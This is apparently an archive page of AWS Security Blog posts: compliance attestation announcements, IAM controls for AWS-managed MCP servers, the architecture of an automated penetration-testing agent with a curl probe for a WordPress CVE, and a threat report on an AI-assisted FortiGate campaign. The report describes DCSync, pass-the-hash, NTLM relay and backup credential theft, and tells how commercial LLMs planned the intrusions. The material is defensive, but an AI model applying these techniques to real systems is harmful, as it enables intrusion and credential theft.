Tag Archives: Security Blog

2025 FINMA ISAE 3000 Type II attestation report available with 183 services in scope

Post Syndicated from Tariro Dongo original https://aws.amazon.com/blogs/security/2025-finma-isae-3000-type-ii-attestation-report-available-with-183-services-in-scope/

Amazon Web Services (AWS) is pleased to announce the issuance of the Swiss Financial Market Supervisory Authority (FINMA) Type II attestation report with 183 services in scope.

The Swiss Financial Market Supervisory Authority (FINMA) has published several requirements and guidelines about engaging with outsourced services for the regulated financial services customers in Switzerland.

An independent third-party audit firm issued the report to assure customers that the AWS control environment is appropriately designed and operating effectively to support of adherence with FINMA requirements.

The latest report covers the 12-month period from October 1, 2024 to September 30, 2025 for the following circulars:

  • 2018/03 Outsourcing – banks, insurance companies and selected financial institutions under FinIA
  • 2023/01 Operational risks and resilience – banks
  • Business Continuity Management (BCM) minimum standards proposed by the Swiss Insurance Association.

AWS has added the following five services to the current FINMA scope:

Customers can find the FINMA ISAE 3000 report on AWS Artifact. AWS Artifact is a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact.
Security and compliance is a shared responsibility between AWS and the customer. When customers move their computer systems and data to the cloud, security responsibilities are shared between the customer and the cloud service provider. For more information, see the AWS Shared Security Responsibility Model.

To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

If you have feedback about this post, submit comments in the Comments section below

Tariro Dongo
Tariro Dongo

Tari is a Security Assurance Program Manager at AWS, based in London. Tari is responsible for third-party and customer audits, attestations, certifications, and assessments across EMEA. Previously, Tari worked in security assurance and technology risk in the big four and financial services industry over the last 15 years.

2025 PiTuKri ISAE 3000 Type II attestation report available with 183 services in scope

Post Syndicated from Tariro Dongo original https://aws.amazon.com/blogs/security/2025-pitukri-isae-3000-type-ii-attestation-report-available-with-183-services-in-scope/

Amazon Web Services (AWS) is pleased to announce the issuance of the Criteria to Assess the Information Security of Cloud Services (PiTuKri) Type II attestation report with 183 services in scope.

The Finnish Transport and Communications Agency (Traficom) Cyber Security Centre published PiTuKri, which consists of 52 criteria that provide guidance across 11 domains for assessing the security of cloud service providers.

An independent third-party audit firm issued the report to assure customers that the AWS control environment is appropriately designed and operating effectively to demonstrate adherence with PiTuKri requirements. This attestation demonstrates the AWS commitment to meet security expectations for cloud service providers set by Traficom.

The latest report covers a 12-month period from October 1, 2024 to September 30, 2025. AWS has added the following five services to the current PiTuKri scope:

Customers can find the PiTuKri ISAE 3000 report on AWS Artifact. AWS Artifact is a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact.

Security and compliance is a shared responsibility between AWS and the customer. When customers move their computer systems and data to the cloud, security responsibilities are shared between the customer and the cloud service provider. For more information, see the AWS Shared Security Responsibility Model.

To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

If you have feedback about this post, submit comments in the Comments section below

Tariro Dongo
Tariro Dongo

Tari is a Security Assurance Program Manager at AWS, based in London. Tari is responsible for third-party and customer audits, attestations, certifications, and assessments across EMEA. Previously, Tari worked in security assurance and technology risk in the big four and financial services industry over the last 15 years.

Understanding IAM for Managed AWS MCP Servers

Post Syndicated from Riggs Goodman III original https://aws.amazon.com/blogs/security/understanding-iam-for-managed-aws-mcp-servers/

As AI agents become part of your development workflows on Amazon Web Services (AWS), you want them to work with your existing AWS Identity and Access Management (IAM) permissions, not force you to build a separate permissions model. At the same time, you need the flexibility to apply different governance controls when an AI agent makes an API call compared to when a developer does it directly. In this post, we show you how to use new standardized IAM context keys for AWS-managed remote Model Context Protocol (MCP) servers, a simplified authorization model that works like the AWS CLI and SDKs you already use, and upcoming VPC endpoint support for network perimeter controls.

Overview

At re:Invent 2025, we launched four AWS-managed remote MCP servers (AWS, EKS, ECS, and SageMaker) in preview. AWS hosts and manages remote MCP servers, removing the need for local installation and maintenance while providing automatic updates, resiliency, scalability, and complete audit logging through AWS CloudTrail. For example, with the AWS MCP Server you can access AWS documentation and execute calls to over 15,000 AWS APIs, helping AI agents perform multi-step tasks like setting up VPCs or configuring Amazon CloudWatch alarms.

We heard from customers that, as AI agents become more integrated into dev workflows, you want these workflows to work with existing AWS permissions without having to reconfigure IAM policies or create separate permissions models for AI. At the same time, you want the flexibility to apply different governance controls for AI actions compared to direct human actions. We recently introduced two standardized IAM context keys (aws:ViaAWSMCPService and aws:CalledViaAWSMCP) that give you this control. These context keys work consistently across all AWS-managed remote MCP servers, so you can implement defense-in-depth security, maintain detailed audit trails, and meet compliance requirements by differentiating between calls using AI solutions and human-initiated actions. In addition, we heard from customers the need to simplify the authorization model. Starting soon, you will no longer need to separate MCP-specific IAM actions (such asaws-mcp:InvokeMCP) to interact with AWS-managed MCP servers. This aligns with how AWS Command Line Interface (AWS CLI) and AWS SDKs work today, reducing configuration overhead, while your existing IAM policies continue to control what actions can be performed. Looking ahead, we’re adding VPC endpoint support for AWS-managed MCP servers so you can connect directly from your VPC, providing enhanced security through two-stage authorization and network perimeter controls for customers who need to enforce identity and network perimeters.

Using IAM to differentiate between human-driven and AI-driven actions

To give you fine-grained control over AI solutions using MCP servers, we’ve introduced two standardized IAM context keys. These keys work consistently across all AWS-managed MCP servers:

  • aws:ViaAWSMCPService (boolean): Set to true when the request comes through an AWS-managed MCP server. Use this to allow or deny all MCP-initiated actions.
  • aws:CalledViaAWSMCP (string, single valued): Contains the service principal name of the MCP server (for example, aws-mcp.amazonaws.com, eks-mcp.amazonaws.com, and ecs-mcp.amazonaws.com). Use this to allow or deny actions from specific MCP servers. This context key value will include more MCP servers when new MCP servers are available, allowing you to configure fined grained access to your AWS resources through IAM and SCP policies.

For organizations that want to completely disable MCP server access across their organization or specific organizational units, you can use a service control policy (SCP) to deny all or some actions when accessed through MCP servers:

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAllActionsViaMCP",
      "Effect": "Deny",
      "Action": "*",
      "Resource": "*",
      "Condition": {
        "Bool": {
          "aws:ViaAWSMCPService": "true"
        }
      }
    }
  ]
}

In another example, you can allow AI agents using AWS MCP Server to read Amazon Simple Storage Service (Amazon S3) buckets but deny delete operations. The AWS MCP Server provides the aws___call_aws tool, which can execute any AWS API operation, including Amazon S3 operations:

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowS3ReadOperations",
      "Effect": "Allow",
      "Action": [
        "s3:GetObject",
        "s3:ListBucket"
      ],
      "Resource": "*"
    },
    {
      "Sid": "DenyDeleteWhenAccessedViaMCP",
      "Effect": "Deny",
      "Action": [
        "s3:DeleteObject",
        "s3:DeleteBucket"
      ],
      "Resource": "*",
      "Condition": {
        "Bool": {
          "aws:ViaAWSMCPService": "true"
        }
      }
    }
  ]
}

You can also restrict access to specific AWS-managed MCP servers. For example, allow EKS operations only when called through the EKS MCP server, not through the AWS MCP server:

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowEKSOperationsViaEKSMCP",
      "Effect": "Allow",
      "Action": "eks:*",
      "Resource": "*",
      "Condition": {
        "StringEquals": {
          "aws:CalledViaAWSMCP": "eks-mcp.amazonaws.com"
        }
      }
    },
    {
      "Sid": "DenyEKSOperationsViaOtherMCP",
      "Effect": "Deny",
      "Action": "eks:*",
      "Resource": "*",
      "Condition": {
        "StringNotEquals": {
          "aws:CalledViaAWSMCP": "eks-mcp.amazonaws.com"
        }
      }
    }
  ]
}

Understanding the changes for public endpoint authorization

Based on feedback, we’re simplifying the authorization model to work like the AWS CLI and SDKs you already use. Moving forward, the MCP server adds the standardized IAM context keys (aws:ViaAWSMCPService and aws:CalledViaAWSMCP) to your request and forwards it to the downstream AWS service. The MCP server will still authenticate your request using SigV4 as before. Now, the downstream service performs the authorization check using your existing IAM policies, which can reference these context keys for fine-grained control. This means your AI agents work with your existing AWS credentials and service-level permissions, eliminating the need for separate MCP-specific IAM actions and reducing configuration overhead. The following diagram illustrates how this simplified authorization flow works:

Figure 1: Authorization flow for managed MCP servers.

Figure 1: Authorization flow for managed MCP servers.

Using IAM with MCP servers and VPC endpoints

We also heard from customers in regulated industries who need additional network-level controls for AI agent access. Customers in industries like financial services and healthcare require private network communication to meet compliance mandates. To meet these requirements, AWS will also add VPC endpoint support for AWS-managed MCP servers in the future. You can use VPC endpoints to keep all AI agent traffic within your private network, eliminating exposure through the public internet. When you configure a VPC endpoint, the MCP server performs an authorization check at the VPC endpoint level before forwarding requests to downstream AWS services. This creates a defense-in-depth approach where you control access at both the network perimeter (VPC endpoint) and the service level (IAM policies). You can combine VPC endpoints with the aws:ViaAWSMCPService and aws:CalledViaAWSMCP context keys to implement layered security controls that meet your organization’s specific governance and compliance requirements. Additional details on context keys and example patterns will be available when support for VPC endpoints is launched.

Things to consider

When implementing IAM authorization for MCP servers, you need to make decisions about deployment patterns, policy design, and operational practices. Here are key considerations to help you choose the right approach for your organization.

  • Designing IAM policies: Only give access that is needed, and refine policies and remove unused access over time. Use context keys to differentiate calls using AI solutions from direct developer actions.
  • Security and compliance: VPC endpoints help meet requirements for private network communication in regulated industries.
  • Getting started: Start with the deployment pattern that matches your current needs. Begin with restrictive IAM policies and relax them as you understand your AI agents’ requirements. Monitor CloudTrail logs to see what actions your AI agents perform and use the data to refine your policies over time.

Conclusion

You now have the control to govern AI agent access to your AWS resources through AWS-managed MCP Server using the same IAM policies and tools you already trust. The standardized IAM context keys (aws:ViaAWSMCPService and aws:CalledViaAWSMCP) are available across all AWS-managed MCP servers, giving you fine-grained control to differentiate calls using AI solutions from direct developer actions at the service level. In upcoming releases, AWS managed MCP servers will work without separate IAM actions over public endpoints and simplify your IAM policy management. We will also provide support for VPC endpoints with enhanced security through two-stage authorization and network perimeter controls for customers who need additional access restrictions. See the documentation for your specific AWS-managed MCP server to confirm whether it supports the new public endpoint authorization model and VPC endpoints. Whether you’re building AI coding assistants or agentic applications, start implementing these controls today to secure your AI workflows while maintaining the flexibility to define access rules that match your organization’s security posture.

Riggs Goodman III
Riggs Goodman III

Riggs is a Principal Partner Solution Architect at AWS. His current focus is on AI security and networking, providing technical guidance, architecture patterns, and leadership for customers and partners to build AI workloads on AWS. Internally, Riggs focuses on driving overall technical strategy and innovation across AWS service teams to address customer and partner challenges.
Shreya Jain

Shreya Jain

Shreya is a Senior Technical Product Manager in AWS Identity. She is energized by bringing clarity and simplicity to complex ideas. When she’s not applying her creative energy at work, you’ll find her at Pilates, dancing, or discovering her next favorite coffee shop.

Praneeta Prakash
Praneeta Prakash

Praneeta is a Senior Product Manager at AWS Developer Tools, where she drives innovation at the intersection of cloud infrastructure and developer experience. She works on strategic initiatives that shape how developers interact with cloud infrastructure, particularly in the evolving landscape of AI-native development. Her work centers on making AWS more accessible and intuitive for developers of all skill levels, from frontend engineers building their first cloud application to experienced teams scaling production systems.
Brian Ruf
Khaled Sinno

Khaled is a Principal Engineer at Amazon Web Services. His current focus is on Identity and Access Management in AWS and more generally on providing identity and security controls for customers in the cloud. In the past, he has worked on availability and security within AWS RDS (i.e. databases) while also contributing more broadly to the security space of database and search services. Prior to AWS, Khaled led large engineering teams in the FinTech industry, working on distributed systems in finance and trading platforms.

Inside AWS Security Agent: A multi-agent architecture for automated penetration testing

Post Syndicated from Tamer Alkhouli original https://aws.amazon.com/blogs/security/inside-aws-security-agent-a-multi-agent-architecture-for-automated-penetration-testing/

AI agents have traditionally faced three core limitations: they can’t retain learned information or operate autonomously beyond short periods, and they require constant supervision. AWS addresses these limitations with frontier agents—a new category of AI that performs complex reasoning, multi-step planning, and autonomous execution for hours or days. Multi-agent collaboration has emerged as a powerful approach that helps tackle complex workflows that require multiple steps and diverse expertise—such as in software development where agents handle code generation, review, and testing; in scientific research where agents collaborate on literature review, experimental design, and data analysis; and in cybersecurity where specialized agents perform reconnaissance, vulnerability analysis, and exploit validation.

In this post, we discuss how we’ve used this technology to deliver automated penetration testing, something that can traditionally take weeks and is resource intensive. We also provide a technical deep-dive into the architecture of the penetration testing component built into AWS Security Agent.

The concept of automated security testing isn’t new—penetration testing tools and vulnerability scanners have existed for decades. However, with recent advancements in large language models (LLMs), frontier agents are designed to reason about application behavior, adapt strategies based on feedback, and understand context in ways that traditional tools can’t. By creating a network of specialized agents, we can address increasingly complex security challenges: one agent maps the attack surface while others analyze business logic flaws, validate findings, and prioritize vulnerabilities based on actual exploitability. The exploitability context comes from the combination of actual exploit attempts by swarm agent workers, independent re-validation by specialized validators, and LLM-driven scoring according to the common vulnerability scoring system (CVSS).

We’ve developed automated penetration testing for the AWS Security Agent. This capability includes a multi-agent penetration testing system that orchestrates specialized security agents to work collaboratively on vulnerability detection. The system begins with multiple types of scanning to establish baseline coverage, then conducts broad reconnaissance using static, predefined tasks to map the application surface and identify initial attack vectors. Building on these findings, our agentic system dynamically generates focused test tasks tailored to the specific application context—reasoning about discovered endpoints, business logic patterns, and potential vulnerability chains to create targeted security tests that adapt based on application responses. By combining these specialized capabilities, the system can tackle complex security scenarios across major risk categories. Beyond single-vulnerability detection, the system performs complex chained attacks—for instance, combining an information disclosure flaw with privilege escalation to access sensitive resources, or chaining insecure direct object references (IDOR) with authentication bypass.

Figure 1: Diagram of the AWS Security Agent penetration testing component.

Figure 1: Diagram of the AWS Security Agent penetration testing component.

System architecture

This section describes the major components of the system. The following subsections cover authentication and initial access, baseline scanning, multi-phased exploration with the specialized agent swarm, and validation with report generation.

Authentication and initial access

The system begins with an intelligent sign-in component that handles authentication across diverse application architectures. This component combines LLM-based reasoning with deterministic mechanisms to locate sign-in pages, attempt provided credentials, and maintain authenticated sessions for subsequent testing phases. The approach adapts to different application structures and target environments automatically and uses a browser tool. The developer can optionally provide a custom sign-in prompt tailored to the target application.

Baseline scanning phase

Following authentication, the system initiates comprehensive baseline scanning through parallel execution of specialized scanners. For black-box testing, the network scanner conducts automated web application security testing, generating raw traffic interactions and identifying candidate vulnerable endpoints. In white-box settings, the code scanner additionally performs deep source code analysis when repositories are available, producing descriptive documentation across multiple categories. Additional specialized scanners complement these capabilities to identify vulnerabilities across multiple dimensions and establish initial security coverage.

Multi-phased exploration

The system employs two distinct exploration approaches that work in concert. Managed execution operates with predefined static tasks across major risk categories like cross-site scripting, insecure direct object reference, privilege escalation, and so on. This component systematically helps ensure comprehensive coverage by executing curated tasks for each risk type. In the next phase, guided exploration takes a dynamic, intelligence-driven approach. This component ingests discovered endpoints, validated findings, and code analysis documentation to reason about application-specific attack opportunities. It operates in two stages: first generating a contextual penetration testing plan by identifying unexplored resources and potential vulnerability chains, then programmatically managing the execution of these dynamically generated tasks. The guided explorer runs with adaptive tasks that evolve based on application responses and discovered patterns.

Specialized agent swarm
Both exploration approaches dispatch work to specialized swarm worker agents—each configured for specific risk types and equipped with comprehensive penetration testing toolkits including code executors, web fuzzers, NVD vulnerability database search for Common Vulnerabilities and Exposures (CVE) intelligence, and vulnerability-specific tools. These workers execute assigned tasks with timeout management and structured reporting.

Validation and report generation

When specialized agents identify potential security risks, they generate structured reports containing the vulnerability type, affected endpoints, exploitation evidence, and technical context. However, automated penetration testing faces a critical challenge: LLM agents can produce plausible-sounding findings that require rigorous validation. Candidate findings undergo validation through both deterministic validators and specialized LLM-based agents that attempt active exploitation. We employ assertion-based validation techniques where natural language assertions written by security experts encode deep knowledge about real attack behaviors, requiring explicit, structured proof that’s significantly harder to circumvent than narrow deterministic checks. Validated findings undergo Common Vulnerability Scoring System (CVSS) analysis for severity assessment, then are synthesized into final reports with validation results, severity scores, and exploitation evidence—designed to deliver actionable, high-confidence vulnerabilities for effective remediation.

Benchmarking

To evaluate our system, we performed human evaluation in addition to automatic benchmarking. We conducted analysis on real-world trajectories and created a taxonomy of error patterns. By spotting frequent error patterns, we were able to iterate on our solution. We report results on the CVE Bench public benchmark, which is a collection of vulnerable web applications containing 40 critical-severity CVEs from the National Vulnerability Database used to evaluate AI agents on real-world exploits. Each application includes automatic exploit references, and LLM-based agents attempt to execute attacks that trigger the vulnerabilities.

We measure success through the attack success rate (ASR) metric, defined as the rate of successful exploitation of application vulnerabilities. CVE Bench uses a grader that the agent can query to verify exploit success and provides explicit capture-the-flag (CTF) instructions. We evaluate in three configurations:

  1. With CTF instructions and grader checks after each tool call, achieving 92.5% on CVE Bench v2.0 (we note that some challenges involve blind exploitation where the agent cannot verify success without this feedback).
  2. Without CTF instructions or grader feedback, achieving 80%—which better reflects real-world conditions where the agent must self-validate through observable outcomes. We also observed that the agent was able to identify some CVEs based on the LLM’s parametric knowledge, as shown in the following bash command where the model explicitly references a CVE by name.
  3. Therefore, we ran an additional experiment using an LLM whose knowledge cutoff date predates CVE Bench v1.0 release, achieving 65% ASR.

The following code example shows an LLM agent demonstrating parametric knowledge of CVE-2023-37999 from its training data, then issuing a bash command to check exploitation prerequisites.

# HT Mega 2.2.0 has a known vulnerability – CVE-2023-37999
# It has an unauthenticated privilege escalation via the REST API settings endpoint
# Let's check if registration is enabled
curl -s http://target:9090/wp-login.php?action=register -I | head -10

We’re committed to pushing the frontier of security vulnerability detection by continuously evaluating our agent and staying competitive with newer, more challenging benchmarks.

Optimizing testing and compute budget

One challenge for penetration testing is determining the balance between exploitation and exploration. Using a depth-first approach can waste too much compute on specific directions, leading to lower vulnerability coverage under a fixed compute budget. Compare that to breadth-first search, which is unlikely to discover deep vulnerabilities that require testing multiple approaches. Therefore, a balance between the two approaches is needed to maximize coverage for a given compute budget. Our proposed system design aims to include a hybrid approach. A more efficient dynamic solution that generalizes across various vulnerabilities and different web applications remains an open research question.

Another challenge with penetration testing is non-determinism. Because of the underlying LLMs, the output of penetration test runs can vary from one run to another. Having different findings across multiple runs can lead to confusion. One option to mitigate this is to perform multiple runs and consolidate the findings across them.

Conclusion

The multi-agent architecture presented in this post demonstrates how you can use specialized agents that can collaborate to tackle complex penetration testing workflows—from intelligent authentication and baseline scanning through managed and guided exploration phases, culminating in rigorous validation. By orchestrating these specialized components with adaptive task generation and assertion-based validation, the system delivers comprehensive security coverage that evolves based on application-specific context and discovered patterns.

AWS Security Agent is now in public preview, for more information, see Getting Started with AWS Security Agent.

If you have feedback about this post, submit comments in the Comments section below.

Tamer Alkhouli

Tamer Alkhouli
Tamer is an Amazon Web Services Senior Applied Scientist with over 13 years in NLP across academia and industry. He earned a PhD in machine translation from RWTH Aachen University under Hermann Ney. Across his career, he has built systems in machine translation, conversational AI, and foundation models. At AWS, he has contributed to Amazon Lex, Titan foundation models, Amazon Bedrock Agents, and the AWS Security Agent.

Divya Bhargavi

Divya Bhargavi
Divya is a Senior Applied Scientist at AWS on the Security Agent team. Her work focuses on designing agentic architectures for vulnerability discovery and exploit validation, with emphasis on developing robust benchmarking frameworks and evaluation methodologies for security agents in adversarial contexts. Prior to this, she led scientific engagements at the AWS Generative AI Innovation Center.

Daniele Bonadiman

Daniele Bonadiman
Daniele is a Senior Applied Scientist at AWS, where he works on AWS Security Agent. Daniele holds a PhD in Applied Machine Learning and Natural Language Processing from the University of Trento. During his time at AWS, Daniele has contributed to several AI initiatives focusing on conversational AI, agent orchestration, and code interpretation for AI agents.

Yilun Cui

Yilun Cui
Yilun is a Principal Engineer at AWS working on Agentic AI. Yilun has had over a decade of experience building tools for developers and he is passionate about applying AI throughout the software development lifecycle to help software developers build faster and deliver better products.

Dr. Yi Zhang

Dr. Yi Zhang
Yi is a Principal Applied Scientist at AWS. With over 25 years of industrial and academic research experience, Yi’s research focuses on the development of conversational and interactive multi-agent systems and syntactic and semantic understanding of natural language. He has been leading the research effort behind the development of multiple AWS services such as AWS Security Agent and Amazon Bedrock Agent.

AI-augmented threat actor accesses FortiGate devices at scale

Post Syndicated from CJ Moses original https://aws.amazon.com/blogs/security/ai-augmented-threat-actor-accesses-fortigate-devices-at-scale/

Commercial AI services are enabling even unsophisticated threat actors to conduct cyberattacks at scale—a trend Amazon Threat Intelligence has been tracking closely. A recent investigation illustrates this shift: Amazon Threat Intelligence observed a Russian-speaking financially motivated threat actor leveraging multiple commercial generative AI services to compromise over 600 FortiGate devices across more than 55 countries from January 11 to February 18, 2026. No exploitation of FortiGate vulnerabilities was observed—instead, this campaign succeeded by exploiting exposed management ports and weak credentials with single-factor authentication, fundamental security gaps that AI helped an unsophisticated actor exploit at scale. This activity is distinguished by the threat actor’s use of multiple commercial GenAI services to implement and scale well-known attack techniques throughout every phase of their operations, despite their limited technical capabilities. AWS infrastructure was not observed to be involved in this campaign. Amazon Threat Intelligence is sharing these findings to help the broader security community defend against this activity.

This investigation highlights how commercial AI services can lower the technical barrier to entry for offensive cyber capabilities. The threat actor in this campaign is not known to be associated with any advanced persistent threat group with state-sponsored resources. They are likely a financially motivated individual or small group who, through AI augmentation, achieved an operational scale that would have previously required a significantly larger and more skilled team. Yet, based on our analysis of public sources, they successfully compromised multiple organizations’ Active Directory environments, extracted complete credential databases, and targeted backup infrastructure, a potential precursor to ransomware deployment. Notably, when this actor encountered hardened environments or more sophisticated defensive measures, they simply moved on to softer targets rather than persisting, underscoring that their advantage lies in AI-augmented efficiency and scale, not in deeper technical skill.

As we expect this trend to continue in 2026, organizations should anticipate that AI-augmented threat activity will continue to grow in volume from both skilled and unskilled adversaries. Strong defensive fundamentals remain the most effective countermeasure: patch management for perimeter devices, credential hygiene, network segmentation, and robust detection for post-exploitation indicators.

Campaign overview

Through routine threat intelligence operations, Amazon Threat Intelligence identified infrastructure hosting malicious tooling associated with this campaign. The threat actor had staged additional operational files on the same publicly accessible infrastructure, including AI-generated attack plans, victim configurations, and source code for custom tooling. This inadequate operational security provided comprehensive visibility into the threat actor’s methodologies and the specific ways they leverage AI throughout their operations. It’s like an AI-powered assembly line for cybercrime, helping less skilled workers produce at scale.

The threat actor compromised globally dispersed FortiGate appliances, extracting full device configurations that yielded credentials, network topology information, and device configuration information. They then used these stolen credentials to connect to victim internal networks and conduct post-exploitation activities including Active Directory compromise, credential harvesting, and attempts to access backup infrastructure, consistent with pre-ransomware operations.

Initial access: Mass credential abuse

The threat actor’s initial access vector was credential-based access to FortiGate management interfaces exposed to the internet. Analysis of the actor’s tooling supported systematic scanning for management interfaces across ports 443, 8443, 10443, and 4443, followed by authentication attempts using commonly reused credentials.

FortiGate configuration files represent high-value targets because they contain:

  • SSL-VPN user credentials with recoverable passwords
  • Administrative credentials
  • Complete network topology and routing information
  • Firewall policies revealing internal architecture
  • IPsec VPN peer configurations

The threat actor developed AI-assisted Python scripts to parse, decrypt, and organize these stolen configurations.

Geographic distribution

The campaign’s targeting appears opportunistic rather than sector-specific, consistent with automated mass scanning for vulnerable appliances. However, certain patterns suggest organizational-level compromise where multiple FortiGate devices belonging to the same entity were accessed. Amazon Threat Intelligence observed clusters where contiguous IP blocks or shared non-standard management ports indicated managed service provider deployments or large organizational networks. Concentrations of compromised devices were observed across South Asia, Latin America, the Caribbean, West Africa, Northern Europe, and Southeast Asia, among other regions.

Custom tooling: AI-generated reconnaissance framework

Following VPN access to victim networks, the threat actor deploys a custom reconnaissance tool, with different versions written in both Go and Python. Analysis of the source code reveals clear indicators of AI-assisted development: redundant comments that merely restate function names, simplistic architecture with disproportionate investment in formatting over functionality, naive JSON parsing via string matching rather than proper deserialization, and compatibility shims for language built-ins with empty documentation stubs. While functional for the threat actor’s specific use case, the tooling lacks robustness and fails under edge cases—characteristics typical of AI-generated code used without significant refinement.

The tool automates the post-VPN reconnaissance workflow:

  1. Ingesting target networks from VPN routing tables
  2. Classifying networks by size
  3. Running service discovery using gogo, an open-source port scanner
  4. Automatically identifying SMB hosts and domain controllers
  5. Integrating vulnerability scanning using Nuclei, an open-source vulnerability scanner, against discovered HTTP services to produce prioritized target lists.

Post-exploitation methodology

Once inside victim networks, the threat actor follows a standard approach leveraging well-known open-source offensive tools.

Domain compromise: The threat actor’s operational documentation details the intended use of Meterpreter, an open-source post-exploitation toolkit, with the mimikatz module to perform DCSync attacks against domain controllers. This allowed the actor to extract NTLM password hashes from Active Directory. In confirmed compromises, the attacker obtained complete domain credential databases. In at least one case, the Domain Administrator account used a plaintext password that was either extracted from the FortiGate configuration through password reuse or was independently weak.

Lateral movement: Following domain compromise, the threat actor attempts to expand access through pass-the-hash/pass-the-ticket attacks against additional infrastructure, NTLM relay attacks using standard poisoning tools, and remote command execution on Windows hosts.

Backup infrastructure targeting: The threat actor specifically targeted Veeam Backup & Replication servers, deploying multiple tools for extracting credentials, including PowerShell scripts, compiled decryption tools, and exploitation attempts leveraging known Veeam vulnerabilities. Backup servers represent high-value targets because they typically store elevated credentials for backup operations, and compromising backup infrastructure positions an attacker to destroy recovery capabilities before deploying ransomware.

Limited exploitation success: The threat actor’s operational notes reference multiple CVEs across various targets (CVE-2019-7192, CVE-2023-27532, and CVE-2024-40711, among others). However, a critical finding from this analysis is that the threat actor largely failed when attempting to exploit anything beyond the most straightforward, automated attack paths. Their own documentation records repeated failures: targeted services were patched, required ports were closed, vulnerabilities didn’t apply to the target OS versions, . Their final operational assessment for one confirmed victim acknowledged that key infrastructure targets were “well-protected” with “no vulnerable exploitation vectors.”

AI as a force multiplier

Amazon Threat Intelligence analysis revealed that the actor uses at least two distinct commercial LLM providers throughout their operations.

AI-generated attack planning: The threat actor used AI to generate comprehensive attack methodologies complete with step-by-step exploitation instructions, expected success rates, time estimates, and prioritized task trees. These plans reference academic research on offensive AI agents, suggesting the actor follows emerging literature on AI-assisted penetration testing. The AI produces technically accurate command sequences, but the actor struggles to adapt when conditions differ from the plan. They cannot compile custom exploits, debug failed exploitation attempts, or creatively pivot when standard approaches fail.

Multi-model operational workflow: Amazon Threat Intelligence identified the actor using multiple AI services in complementary roles. One serves as the primary tool developer, attack planner, and operational assistant. A second is used as a supplementary attack planner when the actor needs help pivoting within a specific compromised network. In one observed instance, the actor submitted the complete internal topology of an active victim—IP addresses, hostnames, confirmed credentials, and identified services—and requested a step-by-step plan to compromise additional systems they could not access with their existing tools.

AI-generated tooling at scale: Beyond the reconnaissance framework, the actor’s infrastructure contains numerous scripts in multiple programming languages bearing hallmarks of AI generation, including configuration parsers, credential extraction tools, VPN connection automation, mass scanning orchestration, and result aggregation dashboards. The volume and variety of custom tooling would typically indicate a well-resourced development team. Instead, a single actor or very small group generated this entire toolkit through AI-assisted development.

Threat actor assessment

Based on comprehensive analysis, Amazon Threat Intelligence assesses this threat actor as follows:

  • Motivation: Suspected financially motivated, based on widespread, indiscriminate targeting and low sophistication
  • Language: Russian-speaking, based on extensive Russian-language operational documentation
  • Skill level: Low-to-medium baseline technical capability, significantly augmented by AI. The actor can run standard offensive tools and automate routine tasks but struggles with exploit compilation, custom development, and creative problem-solving during live operations
  • AI dependency: Extensive reliance across all operational phases. AI is used for tool development, attack planning, command generation, and operational reporting across multiple commercial LLM providers
  • Operational scale: Broad. Compromised devices across dozens of countries, with evidence of sustained operations over an extended period
  • Post-exploitation depth: Shallow. Repeated failures against hardened or non-standard targets, with a pattern of moving on rather than persisting when automated approaches fail
  • Operational security: Inadequate. Detailed operational plans, credentials, and victim data stored without encryption alongside tooling

Amazon’s response

Amazon Threat Intelligence remains committed to helping protect customers and the broader internet ecosystem by actively investigating and disrupting threat actors.

Upon discovering this campaign, Amazon Threat Intelligence took the following actions:

  • Shared actionable intelligence, including indicators of compromise, with relevant partners
  • Collaborated with industry partners to broaden visibility into the campaign and support coordinated defense efforts

Through these efforts, Amazon helped reduce the threat actor’s operational effectiveness and enabled organizations across multiple countries to take steps to disrupt the efficacy of the campaign.

Defending your organization

This campaign succeeded through a combination of exposed management interfaces, weak credentials, and single-factor authentication—all fundamental security gaps that AI helped an unsophisticated actor exploit at scale. This underscores that strong security fundamentals are powerful defenses against AI-augmented threats. Organizations should review and implement the following.

1. FortiGate appliance audit

Organizations running FortiGate appliances should take immediate action:

  • Ensure management interfaces are not exposed to the internet. If remote administration is required, restrict access to known IP ranges and use a bastion host or out-of-band management network
  • Change all default and common credentials on FortiGate appliances, including administrative and VPN user accounts
  • Rotate all SSL-VPN user credentials, particularly for any appliance whose management interface was or may have been internet-accessible
  • Implement multi-factor authentication for all administrative and VPN access
  • Review FortiGate configurations for unauthorized administrative accounts or policy changes
  • Audit VPN connection logs for connections from unexpected geographic locations

2. Credential hygiene

Given the extraction of credentials from FortiGate configurations:

  • Audit for password reuse between FortiGate VPN credentials and Active Directory domain accounts
  • Implement multi-factor authentication for all VPN access
  • Enforce unique, complex passwords for all accounts, particularly Domain Administrator accounts
  • Review and rotate service account credentials, especially those used in backup infrastructure

3. Post-exploitation detection

Organizations that may have been affected should monitor for:

  • Unexpected DCSync operations (Event ID 4662 with replication-related GUIDs)
  • New scheduled tasks named to mimic legitimate Windows services
  • Unusual remote management connections from VPN address pools
  • LLMNR/NBT-NS poisoning artifacts in network traffic
  • Unauthorized access to backup credential stores
  • New accounts with names designed to blend with legitimate service accounts

4. Backup infrastructure hardening

The threat actor’s focus on backup infrastructure highlights the importance of:

  • Isolating backup servers from general network access
  • Patching backup software against known credential extraction vulnerabilities
  • Monitoring for unauthorized PowerShell module loading on backup servers
  • Implementing immutable backup copies that cannot be modified even with administrative access

AWS-specific recommendations

For organizations using AWS:

  • Enable Amazon GuardDuty for threat detection, including monitoring for unusual API calls and credential usage patterns
  • Use Amazon Inspector to automatically scan for software vulnerabilities and unintended network exposure
  • Use AWS Security Hub to maintain continuous visibility into your security posture
  • Use AWS Systems Manager Patch Manager to maintain patching compliance across EC2 instances running network appliances
  • Review IAM access patterns for signs of credential replay following any suspected network device compromise

Indicators of compromise (IOCs)

